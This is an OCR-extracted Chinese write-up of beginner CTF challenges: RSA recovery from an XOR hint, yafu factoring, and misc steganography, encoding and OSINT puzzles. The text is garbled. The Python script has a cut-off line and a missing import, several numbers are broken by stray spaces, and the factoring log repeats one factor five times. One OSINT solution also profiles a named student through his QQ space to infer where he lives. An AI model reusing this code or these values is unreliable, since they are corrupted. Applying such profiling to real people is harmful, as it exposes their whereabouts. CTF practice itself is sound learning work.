import libnum

n = 20810298530643139779725379335557687960281905096107101411585220918672653323872
x1 = 66138689143868607947630785415331461127626263390302506173955100963855136134 2


x1 = bin(x1)[2:].zfill(1024)

pre_sol = [(0, 0)]
for x in range(1024 - 1, -1, -1):
    cur_pow = pow(2, len(x1) - x - 1)
    cur_sol = []
    for p, q in pre_sol:
        for i in range(2):
            for j in range(2):
                if str((i + j) % 2) == x1[x]:
                    cur_p = p + i * cur_pow
                    cur_q = q + j * cur_pow
                    if cur_p * cur_q % pow(2, len(x1) - x) == n % pow(2, len(x1)
                        cur_sol.append((cur_p, cur_q))
    pre_sol = cur_sol
for p, q in pre_sol:
    if p * q == n:
        print(p, q)
        break
e=65537
c=152942388310558940957453177067392040203199295456356343169968047504242429965337
phi=(p-1)*(q-1)
d=gmpy2.invert(e,phi)
m=pow(c,d,n)
print(libnum.n2s(int(m)))
```

```
Python 3.8.5 (tags/v3.8.5:580fbb0, Jul 20 2020, 15:57:54) [MSC v.1924 64 bit (AM
D64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
========== RESTART: D:\python\1.py ==========
1217070240372688778533475776602268072772342175448314535459854229138905973095253
6897407296725631390435306824149329251450428520017032068370905491236371588783551
8548609336562468468616458340091022753631065443377462971198213393652874207036928
7394398852690091625453178968493127766149991473384937200789954598163517 1709868324
7953423300790604895046451041438258816453388941676765042092874269092919009399979
9507883047422413122991286355305384227808800633111611572663168246588357071419165
7795111282594475643772458328279016884510159548670043066265525007898674994554556290
3240811016756034651024510893898128879734966575916275287691 1
b'flag{7428fbd7-639b-11ee-b51b-64d69af3cb76}'
>>>
```

15.[WEEK2]factorizing_n

根据 hint 使用 yafu 分解 n


Windows PowerShell
2033417062840247340428261588287491443228439349859270795047224404973881462406272494653639319517903268854780252376 43)"
fac: factoring 22651525238422799054728774314061358005683624286094783274975468904899707195097258179021081752335200170290767558156749844364955480143366371 3107680463371698179405409218220232691887524206039754673843776143210488593041850673297410555174642717462381437426618974423593312155014388611210470811176326260979390975198660991405698199659489985426529081701345455936592332298970036981755588883367064741789585351385956871480033671526244211065534128862632570228094801874101331861894354362945935880095514518993988117585118783243262552933073475607535243726632570444267447444267599702542033417062840247340428261588287491443228439349859270795047224404973881462406272494653639319517903268854780252376 43
fac: using pretesting plan: normal
fac: no tune info: using qs/gnfs crossover of 95 digits

factors found

P155 = 11776588228599764849559519654482976956833367474471407292255776713760090338489966385328569279135095351660161277221351884258247731394014018172166064062551483
P155 = 11776588228599764849559519654482976956833367474471407292255776713760090338489966385328569279135095351660161277221351884258247731394014018172166064062551483
P155 = 11776588228599764849559519654482976956833367474471407292255776713760090338489966385328569279135095351660161277221351884258247731394014018172166064062551483
P155 = 11776588228599764849559519654482976956833367474471407292255776713760090338489966385328569279135095351660161277221351884258247731394014018172166064062551483
P155 = 11776588228599764849559519654482976956833367474471407292255776713760090338489966385328569279135095351660161277221351884258247731394014018172166064062551483


ans = 1

然后将各数值填入 rsa 工具中得到 flag

misc：

1. [WEEK1] 真的签到

   扫描二维码按题目描述去做就得到 flag



2. [WEEK1]签到题


   下载题目附件根据题目描述 base128 进行连续两次 base64 解码得到 flag

3. [WEEK1]可爱的派蒙捏


   下载附件解压得到一张 jpg 图片，放入 010 中发现有个 zip 文

件，将多余部分删掉，把文件改成

zip




得到两篇看起来一样的 txt，放入代码对比网站得到 flag




4. [WEEK1]message

下载打开附件看到一串字符感觉像 16 进制，先转成 10 进制

```
0001000D91683106019196F40008C26211002072B975915730671B54114F60000A000A592982B15C065265843D8A938A
00000A000A5E8A9AA453D883525730000A000A91527CBE518D6E1751656CEA75D5000A000A6C899ED852305BF94E0D8D
77000A000A8FD94E0053CC624B535191195230002062B14F4F4F60005300480043005400460078006200610039003700
380034003000350020006200310063003800200030034003700630020003800650036003900200060006600320031003
37003700650034006300300038003700 7D
```




再放入 rsa 的明文转字符中得到 flag



5. [WEEK1]请对我使用社工吧

下载附件看到照片

写有万达广场，再根据题目描述说是学校对面商场，首先百度了波学校附近有万达的。但数量太多于是换个思路




题目描述说在 k1sme4 家附近，于先找 k1sme4 是哪的人，可以在图片中看到 k1sme4 的 qq

通过查找学长的 qq 空间，看到他的 20 年大概是高中好友是山东的，可推断 k1sme4 学长是山东的，所以目标缩小到山东，经过查地图发现山东附近有万达的学校为东营的中国石油大学，所以可以得出 flag 为 flag{山东省_东营市_东营区_中国石

油大学}

6. [WEEK1]Steganography

解压附件看到两张一样的图片以为是盲水印，但得到是无结果，将文件放入 010 看到一段 base 加密




base16、base32、base64

MTJlcmNzLi4uLi45MDlqaw==

编码 base64

12erc.....909jk

解密得到一部分残缺的字符串，然后看另一张图片 010 并未发现信息，然后查看属性发现有备注




组合得到压缩包密码得到 flag

```
flag{4d72e4f3-4d4f-4969-bc8c-a2f6f7a4292c}
```


7. [WEEK1]Jaeger lover

   题目描述环太平洋好家伙，每张图片有两层隐写，下载附件


   解压得到一个 jpg 和一个加密 zip


   先从图片入手，属性无东西，图片为暴风赤红好好好


   放入 010 发现文件尾部藏东西了


   放入 cyberchef 中 bake 一下得到解密内容



让我们找这台机甲的操作系统，百度一波官网




然后按照网上图片隐写常用手法有个 steghide



输入操作系统名称得到一个 key.txt 文件解开 zip 压缩密码


然后得到一个 png 图片，是暴风赤红的设计图好像



图片内存很大盲猜藏文件了，看文件名为 sercret，看到有说有个隐写软件叫 oursercret，尝试使用发现要密码，所以将文件放入 010，竟然报错了

```
Executing template 'C:\Users\汪杨峻\Documents\SweetScape\
*ERROR Line 332: Invalid array size in declaration.
Executing template 'C:\Users\汪杨峻\Documents\SweetScape\
Template executed successfully.
```

将文件放入 kali 中发现竟然打不开



用 kali 的检查发现果然是 CRC 宽高隐写


```
┌──(root㉿dmw)-[~/桌面]
└─# pngcheck sercet.png
sercet.png  CRC error in chunk IHDR (computed cc598863, expected 6a2e83d7)
ERROR: sercet.png
```

用脚本计算出原宽高

```
┌──(root㉿dmw)-[~/桌面]
└─# python 2 -f sercet.png
宽高被改了，是否CRC爆破宽高？(Y/n):y

CRC32: 0x6a2e83d7
宽度: 1000, hex: 0x3e8
高度: 1406, hex: 0x57e
```

用 010 修改后看到图片多了个 key

